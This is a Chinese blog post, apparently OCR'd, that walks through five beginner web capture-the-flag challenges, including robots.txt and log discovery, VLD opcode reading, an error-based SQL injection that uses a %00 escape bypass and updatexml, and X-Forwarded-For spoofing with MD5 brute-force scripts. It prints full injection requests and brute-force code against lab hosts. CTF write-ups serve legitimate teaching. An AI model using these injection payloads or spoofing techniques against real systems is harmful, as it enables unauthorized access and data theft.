
Web安全CTF 题初级试练

原创

土豆回锅 于 2018-01-19 16:34:13 发布 30319 收藏 76

分类专栏： ctf 文章标签： ctf web

本文链接：https://blog.csdn.net/zzxx123520/article/details/79089239



最近在整理一些CTF题，觉得很有意思，觉得有必要一下！CTF对题目说明很重要，请务必重视！

1.Robot

熟悉web的人，看到题目应该想起robots协议，也被称为爬虫协议、机器人协议，网站通过robots协议告诉搜索引擎，哪些页面可以抓取，哪些页面不能抓取。

当一个网页爬虫爬去站点时，它会首先检查该站点根目录下是否存在robots.txt，如果存在，搜索机器人就会按照该文件中的内容来确定访问的范围；如果该文件不存在，所有的搜索蜘蛛将能够访问网站上所有没有被口令保护的页面。当您对网站包含不希望被搜索引擎收录对内容时，才需要使用robots.txt文件。

可以尝试去访问网站对robots.txt文件

robots.txt文件暴露了一个php文件，访问php文件没有显示，查看网页源代码发现flag

2.seelog

由题猜出存在log目录

打开acess.log文件，查找状态吗为200的日志记录，可以发现一个登录的路径

访问该路径即可得到flag

3.VID

进入页面查看网页源代码可以看到一个index.php.txt的注释，访问该文件，可以看到一大片格式化输出的东西，这些代码是使用VLD输出的中间代码。

```
Finding entry points
Branch analysis from position: 0
Jump found. Position 1 = 23, Position 2 = 38
Branch analysis from position: 23
Jump found. Position 1 = 26, Position 2 = 35
Branch analysis from position: 26
Jump found. Position 1 = 29, Position 2 = 32
Branch analysis from position: 29
Jump found. Position 1 = 34
Branch analysis from position: 34
Jump found. Position 1 = 37
Branch analysis from position: 37
Jump found. Position 1 = 40
Branch analysis from position: 40
Return found
Branch analysis from position: 32
Jump found. Position 1 = 37
Branch analysis from position: 37
Branch analysis from position: 35
Jump found. Position 1 = 40
Branch analysis from position: 40
Branch analysis from position: 38
Return found
filename:       C:\ctf\index.php
function name:  (null)
number of ops:  44
compiled vars:  !0 = $a, !1 = $b, !2 = $c
line     # *  op                           fetch          ext  return  operands
```



```
   2     0  >   EXT_STMT
         1      ECHO                                                'do+you+know+Vulcan+Logic+Dumper%3F%3Cbr%3E'
   3     2      EXT_STMT
         3      BEGIN_SILENCE                               ~0
         4      FETCH_R                     global          $1      '_GET'
         5      FETCH_DIM_R                 $2              $1, 'flag1'
         6      END_SILENCE                                 ~0
         7      ASSIGN                                      !0, $2
   4     8      EXT_STMT
         9      BEGIN_SILENCE                               ~4
        10      FETCH_R                     global          $5      '_GET'
        11      FETCH_DIM_R                 $6              $5, 'flag2'
        12      END_SILENCE                                 ~4
        13      ASSIGN                                      !1, $6
   5    14      EXT_STMT
        15      BEGIN_SILENCE                               ~8
        16      FETCH_R                     global          $9      '_GET'
        17      FETCH_DIM_R                 $10             $9, 'flag3'
        18      END_SILENCE                                 ~8
        19      ASSIGN                                      !2, $10
   6    20      EXT_STMT
        21      IS_EQUAL                                    ~12     !0, 'fvhjjihfcv'
        22    > JMPZ                                        ~12, ->38
   7    23  >   EXT_STMT
        24      IS_EQUAL                                    ~13     !1, 'gfuyiyhioyf'
        25    > JMPZ                                        ~13, ->35
   8    26  >   EXT_STMT
        27      IS_EQUAL                                    ~14     !2, 'yugoiiyhi'
        28    > JMPZ                                        ~14, ->32
   9    29  >   EXT_STMT
        30      ECHO                                                'the+next+step+is+xxx.zip'
  10    31    > JMP                                                 ->34
  11    32  >   EXT_STMT
```


VLD(Vulcan Logic Dumper)是一个在Zend引擎中，以挂钩的方式实现的用于输出PHP脚本生成的中间代码（执行单元）的扩展。 它可以在一定程序上查看Zend引擎内部的一些实现原理，是我们学习PHP源码的必备良器。

如下为VLD输出对PHP代码生成对中间代码信息：

- Branch analysis from position 这条信息多在分析数组时使用。
- Return found 是否返回，这个基本上有都有。
- filename 分析的文件名
- function name 函数名，针对每个函数VLD都会生成一段如上的独立的信息，这里显示当前函数的名称
- number of ops 生成的操作数
- compiled vars 编译期间的变量，这些变量是在PHP5后添加的，它是一个缓存优化。这样的变量在PHP源码中以IS_CV标记。

  op list 生成的中间代码的变量列表

  在命令行下执行下列语句，使用VLD拓展展示信息

  ```
  php -dvld.active=1 1.php
  ```

VLD拓展信息显示，有3个参数通过GET方式传递，构造URL

```
http://106.75.26.211:1111/?flag1=fvhjjihfcv&flag2=gfuyiyhioyf&flag3=yugoiiyhi
```

下载1chunqiu.zip文件，发现一些源代码文件

名称	修改日期	类型	大小
css	2018/1/17 18:00	文件夹	
1.php	2018/1/17 17:09	JetBrains PhpSto...	1 KB
config.inc.php	2016/9/29 16:04	JetBrains PhpSto...	1 KB
dbmysql.class.php	2016/8/8 10:28	JetBrains PhpSto...	2 KB
login.html	2016/8/7 14:50	HTML 文件	1 KB
login.php	2016/9/29 17:50	JetBrains PhpSto...	2 KB
register.html	2016/9/29 16:47	HTML 文件	1 KB
register.php	2016/9/29 16:50	JetBrains PhpSto...	2 KB

访问http://106.75.26.211:1111/1chunqiu/login.html

查看login.php源代码，发现有过滤，但是有办法绕过。

```
if(isset($_POST['username']) && isset($_POST['password']) && isset($_POST['number'])){
    $db = new mysql_db();
    $username = $db->safe_data($_POST['username']);
    $password = $db->my_md5($_POST['password']);
    $number = is_numeric($_POST['number']) ? $_POST['number'] : 1;

    $username = trim(str_replace($number, '', $username));
```

用%00就能闭合吃掉转译加上的'\'SQL语句,过程：%00'–>\0'–>\'–>\'，用burp suite抓包注入，可以拿到flag

Request

Raw | Params | Headers | Hex

```
POST /1chunqiu/login.php HTTP/1.1
Host: 106.75.26.211:1111
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:57.0) Gecko/20100101 Firefox/57.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en
;q=0.2
Referer:
http://106.75.26.211:1111/1chunqiu/login.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 208
Connection: close
Upgrade-Insecure-Requests: 1

number=0&username=12%00%27 and
updatexml(1,concat(1,(select
group_concat(table_name) from
information_schema.tables where
table_schema=database())),1)#&password=123&submit=%E6
%8F%90%E4%BA%A4%E6%9F%A5%E8%AF%A2
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Thu, 18 Jan 2018 11:32:45 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Content-Length: 54
Connection: close
Content-Type: text/html; charset=utf-8

□□□□□□□!XPATH syntax error: 'flag,users'
```



```
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:57.0) Gecko/20100101 Firefox/57.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en
;q=0.2
Referer:
http://106.75.26.211:1111/1chunqiu/login.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 134
Connection: close
Upgrade-Insecure-Requests: 1

number=0&username=12%00%27 and
updatexml(1,concat(1,(select * from
flag)),1)#&password=123&submit=%E6%8F%90%E4%BA%A4%E6%
9F%A5%E8%AF%A2
```

```
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Vary: Accept-Encoding
Content-Length: 76
Connection: close
Content-Type: text/html; charset=utf-8

□□□□□□□!XPATH syntax error:
'flag{87f2f55e-9f3b-3761-9eef-405'
```


Request

Raw | Params | Headers | Hex

```
POST /1chunqiu/login.php HTTP/1.1
Host: 106.75.26.211:1111
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:57.0) Gecko/20100101 Firefox/57.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en
;q=0.2
Referer:
http://106.75.26.211:1111/1chunqiu/login.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 151
Connection: close
Upgrade-Insecure-Requests: 1

number=0&username=12%00%27 and
updatexml(1,concat(1,substring((select * from
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Thu, 18 Jan 2018 11:44:52 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Vary: Accept-Encoding
Content-Length: 74
Connection: close
Content-Type: text/html; charset=utf-8

□□□□□□□!XPATH syntax error:
'e-9f3b-3761-9eef-4054e88ee51f}'
```

```
flag),12,32)),1)#&password=123&submit=%E6%8F%90%E4%BA
%A4%E6%9F%A5%E8%AF%A2
```


4.天下武功唯快不破

访问IP，根目录/u/目录下慧生成一个随机命名的文件，并只存在10秒
自写python脚本爆破文件名


```
import requests
import hashlib

for i in range(1,1000):
    m = hashlib.md5()
    data = m.update(str(i).encode('utf-8'))
    url = 'http://106.75.26.211:3333/u/'+ data +'.txt'
    res = requests.get(url)
    if(res.status_code == 200):
        print(res.text)
        break
```


脚本执行时间较长，要多试几次

```
C:\Users\Administrator>python C:\Users\Administrator\Desktop\2.py
<?php
$flag="flag{705ce98f-bb7f-b5a4-acc6-6ea7bf80e75a}";
```



5.fuzzing




burp抓包分析



返回包提示您的IP不在大内网中，数据包头中添加X-Forwarded-For，伪造IP



返回包头部有提示：m4nage.php



网页访问该地址，构造POST数据包传入key值

Request

Raw | Params | Headers | Hex

```
POST /m4nage.php HTTP/1.1
Host: 106.75.108.111:2222
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0)
Gecko/20100101 Firefox/57.0
Accept: */*
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
content-type: application/x-www-form-urlencoded
cache: no-cache
origin: moz-extension://891adfed-4270-4ffa-b44a-b955693b7c92
Content-Length: 10
Connection: close
x-forwarded-for:10.0.0.155

key=123456
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Fri, 19 Jan 2018 07:59:51 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Vary: Accept-Encoding
Content-Length: 97
Connection: close
Content-Type: text/html

key is not
right,md5(key)==="5a2a7d385fdaad3fabbe7b11c28bd48e",and the
key is ichunqiu[a-z0-9]{5}
```


传入的key值不正确，并给出了key值的md5加密值和key值前几位，写个脚本爆出key值

```
import hashlib
def md5(data):
    m = hashlib.md5()
    m.update(data)
    a = m.hexdigest()
    return a

a = 'ichunqiu'
b = 'abcdefghijklmnopqrstuvwxyz1234567890'
for i in b:
    for j in b:
        for k in b:
            for l in b:
                for m in b:
                    if md5(a+i+j+k+l+m)=='5a2a7d385fdaad3fabbe7b11c28bd48e':
                        print(a+i+j+k+l+m)
```

爆出key值

Request

Raw | Params | Headers | Hex

```
POST /m4nage.php HTTP/1.1
Host: 106.75.108.111:2222
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0)
Gecko/20100101 Firefox/57.0
Accept: */*
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
content-type: application/x-www-form-urlencoded
cache: no-cache
origin: moz-extension://891adfed-4270-4ffa-b44a-b955693b7c92
Content-Length: 17
Connection: close
x-forwarded-for:10.0.0.155

key=ichunqiu618ok
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Fri, 19 Jan 2018 08:17:37 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Content-Length: 27
Connection: close
Content-Type: text/html

the next step: xx00xxoo.php
```


又是一堆返回信息，两个重要信息，x0.txt 和 经过authcode函数加密的flag，访问x0.txt，页面是一段php源码，应该是解密函数。

函数有四个参数，将刚刚截取的密文传给 string, key值传给

到此结束，收获颇多，感谢各位老大的指导！